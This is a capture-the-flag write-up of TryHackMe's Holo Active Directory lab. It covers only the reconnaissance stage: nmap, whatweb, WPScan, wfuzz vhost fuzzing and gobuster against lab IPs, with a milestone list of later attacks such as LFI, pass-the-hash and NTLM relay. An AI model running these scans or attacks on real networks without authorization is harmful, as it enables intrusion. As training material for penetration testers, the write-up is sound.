Tryhackme - Holo Writeup

04.07.2024

Accessone

Overview

Holo is an Active Directory (AD) and Web-App attack lab that aims to teach core web attack vectors and more advanced AD attack techniques. This network simulates an external penetration test on a corporate network.

Goals

- .NET basics
- Web application exploitation
- AV evasion
- Whitelist and container escapes
- Pivoting
- Operating with a C2 (Command and Control) Framework
- Post-Exploitation
- Situational Awareness
- Active Directory attacks

You will learn and exploit the following attacks and misconfigurations:

- Misconfigured sub-domains
- Local file Inclusion
- Remote code execution
- Docker containers
- SUID binaries
- Password resets
- Client-side filters
- AppLocker
- Vulnerable DLLs
- Net-NTLMv2 / SMB

Scope

10.200.107.0/24

192.168.100.0/24

Milestones

1. Enumerating Files and Subdomains found on L-SRV01
2. Exploiting RCE and LFI vulnerabilities found on L-SRV01
3. Enumerating a Docker container
4. Enumerating the Docker host from L-SRV02
5. Gaining RCE on L-SRV01
6. L-SRV01 Privilege Escalation
7. Pivoting into the rest of the 10.200.x.0/24 network
8. Exploiting password reset tokens on S-SRV01
9. Bypassing file upload restrictions on S-SRV01
10. Dumping Credentials on S-SRV01
11. Passing the Hash to PC-FILESRV01
12. Bypassing AppLocker on PC-FILESRV01
13. DLL Hijacking on PC-FILESRV01
14. Perform a Remote NTLM Relay attack on PC-FILESRV01 to DC-SRV01
15. Looting, submitting the final flags from S-SRV02

Assessment

Initially on the engagement we are given a CIDR range of 10.200.x.0/24 and 192.168.0.0/24, Inorder to begin the assessment we need to find the X range that we haven't been provided. We can achieve this in a few quick simple steps.

Firstly we connect to the vpn via the openvpn file we have received, once connected we then use the command “route” as seen in the screenshot below this provides us with the X octet and so we now have our Range:

```
└─$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.1     0.0.0.0         UG    600    0        0 wlan0
10.50.103.0     0.0.0.0         255.255.255.0   U     0      0        0 tun0
10.200.107.0    10.50.103.1     255.255.255.0   UG    1000   0        0 tun0
```

We can now perform an initial Nmap scan to start enumerating live hosts on the network:

```
└─$ sudo nmap -sV -sC -p- -v 10.200.107.0/24 -oN initial_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 16:50 BST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating Ping Scan at 16:50
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 16:51, 6.75s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:51
Completed Parallel DNS resolution of 1 host. at 16:51, 0.01s elapsed
```

Breaking this down:

-sV is checking for services and their versions

-sC runs a scripts scan against open ports

-p- Scan all ports ie 0 - 65535

-v gives us verbose output

This scan shows us we have two live hosts each with various open ports:

```
Scanning 2 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.200.107.250
Discovered open port 22/tcp on 10.200.107.33
Discovered open port 80/tcp on 10.200.107.33
Discovered open port 33060/tcp on 10.200.107.33
Discovered open port 1337/tcp on 10.200.107.250
```

Looking at these hosts individually we have 10.200.107.33 with ports 22-ssh, 80 -http webserver, and port 33060 and 10.200.107.250 with ports 22- ssh and 1337 open.

We run whatweb against the webserver and gain some useful information, it would appear the webserver is running wordpress 5.5.3:

```
└─$ whatweb -a3 10.200.107.33

http://10.200.107.33 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29
(Ubuntu)], IP[10.200.107.33], MetaGenerator[WordPress 5.5.3], Script[text/javascript], Title[holo.live], UncommonHe
aders[link], WordPress[5.5.3], X-UA-Compatible[IE=edge]
```

Now we will run a more aggressive scan against each host individually using nmap the outputs of the scan can be seen in the screenshots below:

10.200.107.33:

```
└─$ sudo nmap -sV -sC -A -v 10.200.107.33 -p 22,80,33060 -oN 10.200.107.33-Script-scan
[sudo] password for accessone:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:18 BST
```

```
Nmap scan report for admin.holo.live (10.200.107.33)
Host is up (0.030s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:1f:2c:d0:99:38:83:04:50:d2:81:d7:fc:67:82:94 (RSA)
|   256 4d:d3:f4:69:5d:50:8e:a3:56:5d:0a:a1:d9:76:96:ee (ECDSA)
|_  256 d0:6f:80:38:68:d0:53:b9:ea:23:f3:8a:fc:aa:9d:b9 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 3 disallowed entries
| /var/www/admin/db.php /var/www/admin/dashboard.php
|_/var/www/admin/supersecretdir/creds.txt
|_http-title: Holo.live - Virtual Events
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=6/18%Time=6671B361%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\
SF:0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
SF:ng,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpti
SF:ons,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY
SF:000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\
SF:0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS
 RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (93%), Linux 2.6.32 (93%), Linux 2.6.39
 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 40.652 days (since Thu May  9 01:40:00 2024)
Network Distance: 2 hops
```

We can see from this scan that its most likely an Ubuntu server , due to the open SSH banner. The webserver is running on apache and is a wordpress instance.

10.200.107.250:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a4:ed:89:0f:d5:c5:f0:2f:37:df:9e:a1:24:d4:1a:d4 (RSA)
|   256 78:eb:8b:29:86:8c:a2:c4:6a:fd:35:41:0e:57:f9:70 (ECDSA)
|_  256 4e:48:a3:37:77:b3:df:ec:5a:e7:d6:34:82:89:01:b9 (ED25519)
1337/tcp open  http    Node.js Express framework
|_http-title: Error
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Li
nux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4)
(93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 41.988 days (since Tue May  7 17:39:17 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   31.09 ms 10.200.107.250
```

The second host is again most likely Ubuntu, based on the SSH header. Then also node.JS express.

Looking at the web server first, since its running Wordpress we can scan it with WPScan to see if we can find any misconfigurations or vulnerable plugins the command used for this is simply “wpscan –url 10.200.107.33 —api-token {your wpscan token}”:

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.200.107.33/ [10.200.107.33]
[+] Started: Tue Jun 18 17:30:05 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.29 (Ubuntu)
 |  - X-UA-Compatible: IE=edge
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.200.107.33/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.200.107.33/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.200.107.33/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.200.107.33/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.5.3 identified (Insecure, released on 2020-10-30).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.200.107.33/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.5.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.200.107.33/, Match: 'WordPress 5.5.3'
 |
 | [!] 39 vulnerabilities identified:
```


We can see from this scan the version which we seen earlier with whatweb this confirms our version is 5.5.3, it also shows the robots.txt file and that XMLRPC.php is enabled.


Now we can also start running vhost fuzzing against the webpage while we go to visit i, this turns up something pretty interesting! We have three separate virtual hosts on the hosts 10.200.107.33 this is shown in the screenshot below and also a key piece of information at the next stage:


```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ wfuzz -u 10.200.107.33 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host
:FUZZ.holo.live" --hl 156 --hc 404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.200.107.33/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        155 L    1398 W     21405 Ch    "www"
000000024:   200        75 L     158 W      1845 Ch     "admin"
000000019:   200        271 L    701 W      7515 Ch     "dev"
```

When we first visit the webpage on the server the page will load but images ect will not, we see that the browser tries to contact www.holo.live for loading the included images. Confirming our results we have gotten from Wfuzz above, we can add the domain name to our /etc/hosts/ file and then reload the page using the correct domains , this is shown in the screenshots below:

```
4
5 #hololive
6 10.200.107.33   admin.holo.live
7 10.200.107.33   dev.holo.live
8 10.200.107.33   www.holo.live
```








We now have the virtual host structure and so this enables us to try to find further assets by brute forcing directories and files. Our target is still L-SRV01 10.200.107.33 at this point. We can use various tools for this process such as GoBuster, Wfuzz, Dirbuster or Dirsearch.

Running Gobuter against the webservers using the following command resulted in four accessible pages being discovered:



Breaking down the command used in the above screenshot:

-u Url in which to test

-w wordlist to use

-t threads to use

-o output file

-x fileextensions to test for.

In performing scans across all three web apps we find the following accesible pages as well as many 403 returning pages which are forbidden, meaning we cannot access these:


www.holo.live/robots.txt

dev.holo.live/about.php


dev.holo.live/img.php

dev.holo.live/index.php

Looking through these findings we can see that there are directory paths for the wordpress installation on the web server located within the robots.txt file:



Its also worth noting at this point that when we visit dev.holo.live/img.php we are prompted to download a file img.php which is blank. This may be useful further down the line.When browsing the talent section of dev.holo.live i noted an interesting path for the images on the site this is highlighted below at the bottom of the screen shot:

